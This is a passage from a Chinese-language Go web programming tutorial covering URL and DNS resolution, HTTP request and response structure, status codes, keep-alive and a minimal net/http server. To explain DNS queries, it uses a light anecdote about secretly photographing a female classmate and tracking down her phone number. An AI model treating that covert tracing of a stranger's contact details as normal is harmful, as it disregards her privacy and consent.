- break、case、continue、for、fallthrough、else、if、switch、goto、default 这些参考 2.3 流程介绍里面
- chan 用于 channel 通讯
- type 用于声明自定义类型
- map 用于声明 map 类型数据
- range 用于读取 slice、map、channel 数据

上面这二十五个关键字记住了，那么 Go 你也已经差不多学会了。

3 Web 基础

学习基于 Web 的编程可能正是你读本书的原因。事实上，如何通过 Go 来编写 Web 应用也是我编写这本书的初衷。前面已经介绍过，Go 目前已经拥有了成熟的 Http 处理包，这使得编写能做任何事情的动态 Web 程序易如反掌。在接下来的各章中将要介绍的内容，都是属于 Web 编程的范畴。本章则集中讨论一些与 Web 相关的概念和 Go 如何运行 Web 程序的话题。

目录



3.1 Web 工作方式

我们平时浏览网页的时候,会打开浏览器,输入网址后按下回车键,然后就会显示出你想要浏览的内容。在这个看似简单的用户行为背后,到底隐藏了些什么呢?

对于普通的上网过程,系统其实是这样做的:浏览器本身是一个客户端,当你输入 URL 的时候,首先浏览器会去请求 DNS 服务器,通过 DNS 获取相应的域名对应的 IP,然后通过 IP 地址找到 IP 对应的服务器后,要求建立 TCP 连接,等浏览器发送完 HTTP Request (请求) 包后,服务器接收到请求包之后才开始处理请求包,服务器调用自身服务,返回 HTTP Response (响应) 包;客户端收到来自服务器的响应后开始渲染这个 Response 包里的主体 (body),等收到全部的内容随后断开与该服务器之间的 TCP 连接。




图 3.1 用户访问一个 Web 站点的过程

一个 Web 服务器也被称为 HTTP 服务器，它通过 HTTP 协议与客户端通信。这个客户端通常指的是 Web 浏览器(其实手机端客户端内部也是浏览器实现的)。

Web 服务器的工作原理可以简单地归纳为：

- 客户机通过 TCP/IP 协议建立到服务器的 TCP 连接
- 客户端向服务器发送 HTTP 协议请求包，请求服务器里的资源文档
- 服务器向客户机发送 HTTP 协议应答包，如果请求的资源包含有动态语言的内容，那么服务器会调用动态语言的解释引擎负责处理“动态内容”，并将处理得到的数据返回给客户机
- 客户机与服务器断开。由客户端解释 HTML 文档，在客户端屏幕上渲染图形结果

一个简单的 HTTP 事务就是这样实现的，看起来很复杂，原理其实是挺简单的。需要注意的是客户机与服务器之间的通信是非持久连接的，也就是当服务器发送了应答后就与客户机断开连接，等待下一次请求。

URL 和 DNS 解析

我们浏览网页都是通过 URL 访问的，那么 URL 到底是怎么样的呢？

URL(Uniform Resource Locator)是“统一资源定位符”的英文缩写，用于描述一个网络上的资源，基本格式如下

```
schema://host[:port#]/path/.../[?query-string][#anchor]
```

scheme 指定低层使用的协议(例如：http, https, ftp)

host HTTP 服务器的 IP 地址或者域名

port# HTTP 服务器的默认端口是 80，这种情况下端口号可以省略。如果使用了别的端口，必须指明，例如 http://www.cnblogs.com:8080/

path 访问资源的路径

query-string 发送给 http 服务器的数据

anchor 锚

DNS(Domain Name System)是“域名系统”的英文缩写，是一种组织成域层次结构的计算机和网络服务命名系统，它用于 TCP/IP 网络，它从事将主机名或域名转换为实际 IP 地址的工作。DNS 就是这样的一位“翻译官”，它的基本工作原理可用下图来表示。




图 3.2 DNS 工作原理

更详细的 DNS 解析的过程如下，这个过程有助于我们理解 DNS 的工作模式

1. 在浏览器中输入 `www.qq.com` 域名，操作系统会先检查自己本地的 `hosts` 文件是否有这个网址映射关系，如果有，就先调用这个 IP 地址映射，完成域名解析。
2. 如果 `hosts` 里没有这个域名的映射，则查找本地 DNS 解析器缓存，是否有这个网址映射关系，如果有，直接返回，完成域名解析。
3. 如果 `hosts` 与本地 DNS 解析器缓存都没有相应的网址映射关系，首先会找 TCP/IP 参数中设置的首选 DNS 服务器，在此我们叫它本地 DNS 服务器，此服务器收到查询时，如果要查询的域名，包含在本地配置区域资源中，则返回解析结果给客户机，完成域名解析，此解析具有权威性。
4. 如果要查询的域名，不由本地 DNS 服务器区域解析，但该服务器已缓存了此网址映射关系，则调用这个 IP 地址映射，完成域名解析，此解析不具有权威性。
5. 如果本地 DNS 服务器本地区域文件与缓存解析都失效，则根据本地 DNS 服务器的设置（是否设置转发器）进行查询，如果未用转发模式，本地 DNS 就把请求发至“根 DNS 服务器”，“根 DNS 服务器”收到请求后会判断这个域名(.com)是谁来授权管理，并会返回一个负责该顶级域名服务器的一个 IP。本地 DNS 服务器收到 IP 信息后，将会联系负责.com 域的这台服务器。这台负责.com 域的服务器收到请求后，如果自己无法解析，它就会找一个管理.com 域的下一级 DNS 服务器地址(qq.com)给本地 DNS 服务器。当本地 DNS 服务器收到这个地址后，就会找 qq.com 域服务器，重复上面的动作，进行查询，直至找到 `www.qq.com` 主机。
6. 如果用的是转发模式，此 DNS 服务器就会把请求转发至上一级 DNS 服务器，由上一级服务器进行解析，上一级服务器如果不能解析，或找根 DNS 或把转请求转至上上级，以此循环。不管是本地 DNS 服务器用是转发，还是根提示，最后都是把结果返回给本地 DNS 服务器，由此 DNS 服务器再返回给客户机。




图 3.3 DNS 解析的整个流程

所谓 递归查询过程 就是“查询的递交者”更替, 而 迭代查询过程 则是“查询的递交者”不变。

举个例子来说, 你想知道某个一起上法律课的女孩的电话, 并且你偷偷拍了她的照片, 回到寝室告诉一个很仗义的哥们儿, 这个哥们儿二话没说, 拍着胸脯告诉你, 甭急, 我替你查(此处完成了一次递归查询, 即, 问询者的角色更替)。然后他拿着照片问了学院大四学长, 学长告诉他, 这姑娘是 xx 系的; 然后这哥们儿马不停蹄又问了 xx 系的办公室主任助理同学, 助理同学说是 xx 系 yy 班的, 然后很仗义的哥们儿去 xx 系 yy 班的班长那里取到了该

女孩儿电话。(此处完成若干次迭代查询,即,问询者角色不变,但反复更替问询对象)最后,他把号码交到了你手里。完成整个查询过程。

通过上面的步骤,我们最后获取的是 IP 地址,也就是浏览器最后发起请求的时候是基于 IP 来和服务器做信息交互的。

HTTP 协议详解

HTTP 协议是 Web 工作的核心,所以要了解清楚 Web 的工作方式就需要详细的了解清楚 HTTP 是怎样工作的。

HTTP 是一种让 Web 服务器与浏览器(客户端)通过 Internet 发送与接收数据的协议,它建立在 TCP 协议之上,一般采用 TCP 的 80 端口。它是一个请求、响应协议--客户端发出一个请求,服务器响应这个请求。在 HTTP 中,客户端总是通过建立一个连接与发送一个 HTTP 请求来发起一个事务。服务器不能主动去与客户端联系,也不能给客户端发出一个回调连接。客户端与服务器端都可以提前中断一个连接。例如,当浏览器下载一个文件时,你可以通过点击“停止”键来中断文件的下载,关闭与服务器的 HTTP 连接。

HTTP 协议是无状态的,同一个客户端的这次请求和上次请求是没有对应关系,对 HTTP 服务器来说,它并不知道这两个请求是否来自同一个客户端。为了解决这个问题,Web 程序引入了 Cookie 机制来维护连接的可持续状态。

HTTP 协议是建立在 TCP 协议之上的,因此 TCP 攻击一样会影响 HTTP 的通讯,例如比较常见的一些攻击:SYN Flood 是当前最流行的 DoS(拒绝服务攻击)与 DDoS(分布式拒绝服务攻击)的方式之一,这是一种利用 TCP 协议缺陷,发送大量伪造的 TCP 连接请求,从而使得被攻击方资源耗尽(CPU 满负荷或内存不足)的攻击方式。

HTTP 请求包(浏览器信息)

我们先来看看 Request 包的结构,Request 包分为 3 部分,第一部分叫 Request line(请求行),第二部分叫 Request header(请求头),第三部分是 body(主体)。header 和 body 之间有个空行,请求包的例子所示:

```
GET /domains/example/ HTTP/1.1    //请求行: 请求方法 请求 URI HTTP 协议/协议版本
Host: www.iana.org                //服务端的主机名
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.4 (KHTML, like Gecko)
Chrome/22.0.1229.94 Safari/537.4    //浏览器信息
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8    //客户端能接收的
mine
Accept-Encoding: gzip,deflate,sdch    //是否支持流压缩
Accept-Charset: UTF-8,*;q=0.5        //客户端字符编码集
//空行,用于分割请求头和消息体
//消息体,请求资源参数,例如 POST 传递的参数
```

我们通过 fiddler 抓包可以看到如下请求信息




图 3.4 fiddler 抓取的 GET 信息




图 3.5 fiddler 抓取的 POST 信息

我们可以看到 **GET** 请求消息体为空，**POST** 请求带有消息体。

HTTP 协议定义了很多与服务器交互的请求方法，最基本的有 4 种，分别是 GET, POST, PUT, DELETE. 一个 URL 地址用于描述一个网络上的资源，而 HTTP 中的 GET, POST, PUT, DELETE 就对应着对这个资源的查，改，增，删 4 个操作。我们最常见的就是 GET 和 POST 了。GET 一般用于获取/查询资源信息，而 POST 一般用于更新资源信息. 我们看看 GET 和 POST 的区别 1. GET 提交的数据会放在 URL 之后，以?分割 URL 和传输数据，参数之间以&相连，如 EditPosts.aspx?name=test1&id=123456. POST 方法是把提交的数据放在 HTTP 包的 Body 中. 2. GET 提交的数据大小有限制（因为浏览器对 URL 的长度有限制），而 POST 方法提交的数据没有限制. 3. GET 方式提交数据，会带来安全问题，比如一个登录页面，通过 GET 方式提交数据时，用户名和密码将出现在 URL 上，如果页面可以被缓存或者其他人可以访问这台机器，就可以从历史记录获得该用户的账号和密码。

HTTP 响应包（服务器信息）

我们再来看看 HTTP 的 response 包，他的结构如下：

HTTP/1.1 200 OK	//状态行
Server: nginx/1.0.8	//服务器使用的 WEB 软件名及版本

```
Date: Tue, 30 Oct 2012 04:14:25 GMT    //发送时间
Content-Type: text/html                //服务器发送信息的类型
Transfer-Encoding: chunked             //表示发送 HTTP 包是分段发的
Connection: keep-alive                //保持连接状态
Content-Length: 90                    //主体内容长度
//空行 用来分割消息头和主体
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"... //消息体
```

Response 包中的第一行叫做状态行，由 HTTP 协议版本号，状态码，状态消息 三部分组成。

状态码用来告诉 HTTP 客户端,HTTP 服务器是否产生了预期的 Response。HTTP/1.1 协议中定义了 5 类状态码，状态码由三位数字组成，第一个数字定义了响应的类别

- 1XX 提示信息 - 表示请求已被成功接收，继续处理
- 2XX 成功 - 表示请求已被成功接收，理解，接受
- 3XX 重定向 - 要完成请求必须进行更进一步的处理
- 4XX 客户端错误 - 请求有语法错误或请求无法实现
- 5XX 服务器端错误 - 服务器未能实现合法的请求

我们看下面这个图展示了详细的返回信息，左边可以看到有很多的资源返回码，200 是常用的，表示正常信息，302 表示跳转。response header 里面展示了详细的信息。




图 3.6 访问一次网站的全部请求信息

HTTP 协议是无状态的和 Connection: keep-alive 的区别

別

无状态是指协议对于事务处理没有记忆能力，服务器不知道客户端是什么状态。从另一方面讲，打开一个服务器上的网页和你之前打开这个服务器上的网页之间没有任何联系。

HTTP 是一个无状态的面向连接的协议，无状态不代表 HTTP 不能保持 TCP 连接，更不能代表 HTTP 使用的是 UDP 协议（面对无连接）。

从 HTTP/1.1 起，默认都开启了 Keep-Alive 保持连接特性，简单地说，当一个网页打开完成后，客户端和服务端之间用于传输 HTTP 数据的 TCP 连接不会关闭，如果客户端再次访问这个服务器上的网页，会继续使用这一条已经建立的 TCP 连接。

Keep-Alive 不会永久保持连接，它有一个保持时间，可以在不同服务器软件（如 Apache）中设置这个时间

请求实例




图 3.7 一次请求的 request 和 response

上面这张图我们可以了解到整个的通讯过程，同时细心的读者是否注意到了一点，一个 URL 请求但是左边栏里面为什么会有那么多的资源请求(这些都是静态文件，go 对于静态文件有专门的处理方式)。

这个就是浏览器的一个功能，第一次请求 url，服务器端返回的是 html 页面，然后浏览器开始渲染 HTML：当解析到 HTML DOM 里面的图片连接，css 脚本和 js 脚本的连接，浏览器就会自动发起一个请求静态资源的 HTTP 请求，获取相对应的静态资源，然后浏览器就会渲染出来，最终将所有资源整合、渲染，完整展现在我们面前的屏幕上。

网页优化方面有一项措施是减少 HTTP 请求次数，就是把尽量多的 css 和 js 资源合并在一起，目的是尽量减少网页请求静态资源的次数，提高网页加载速度，同时减缓服务器的压力。

3.2 GO 搭建一个 web 服务器

前面小节已经介绍了 Web 是基于 http 协议的一个服务，Go 语言里面提供了一个完善的 net/http 包，通过 http 包可以很方便的就搭建起来一个可以运行的 web 服务。同时使用这个包能很简单地对 web 的路由，静态文件，模版，cookie 等数据进行设置和操作。

http 包建立 web 服务器

```
package main

import (
    "fmt"
    "net/http"
    "strings"
    "log"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm() //解析参数，默认是不会解析的
    fmt.Println(r.Form) //这些信息是输出到服务器端的打印信息
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
        fmt.Println("key:", k)
        fmt.Println("val:", strings.Join(v, ""))
    }
    fmt.Fprintf(w, "Hello astaxie!") //这个写入到 w 的是输出到客户端的
}

func main() {
    http.HandleFunc("/", sayhelloName) //设置访问的路由
    err := http.ListenAndServe(":9090", nil) //设置监听的端口
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}
```

上面这个代码，我们 build 之后，然后执行 web.exe,这个时候其实已经在 9090 端口监听 http 链接请求了。

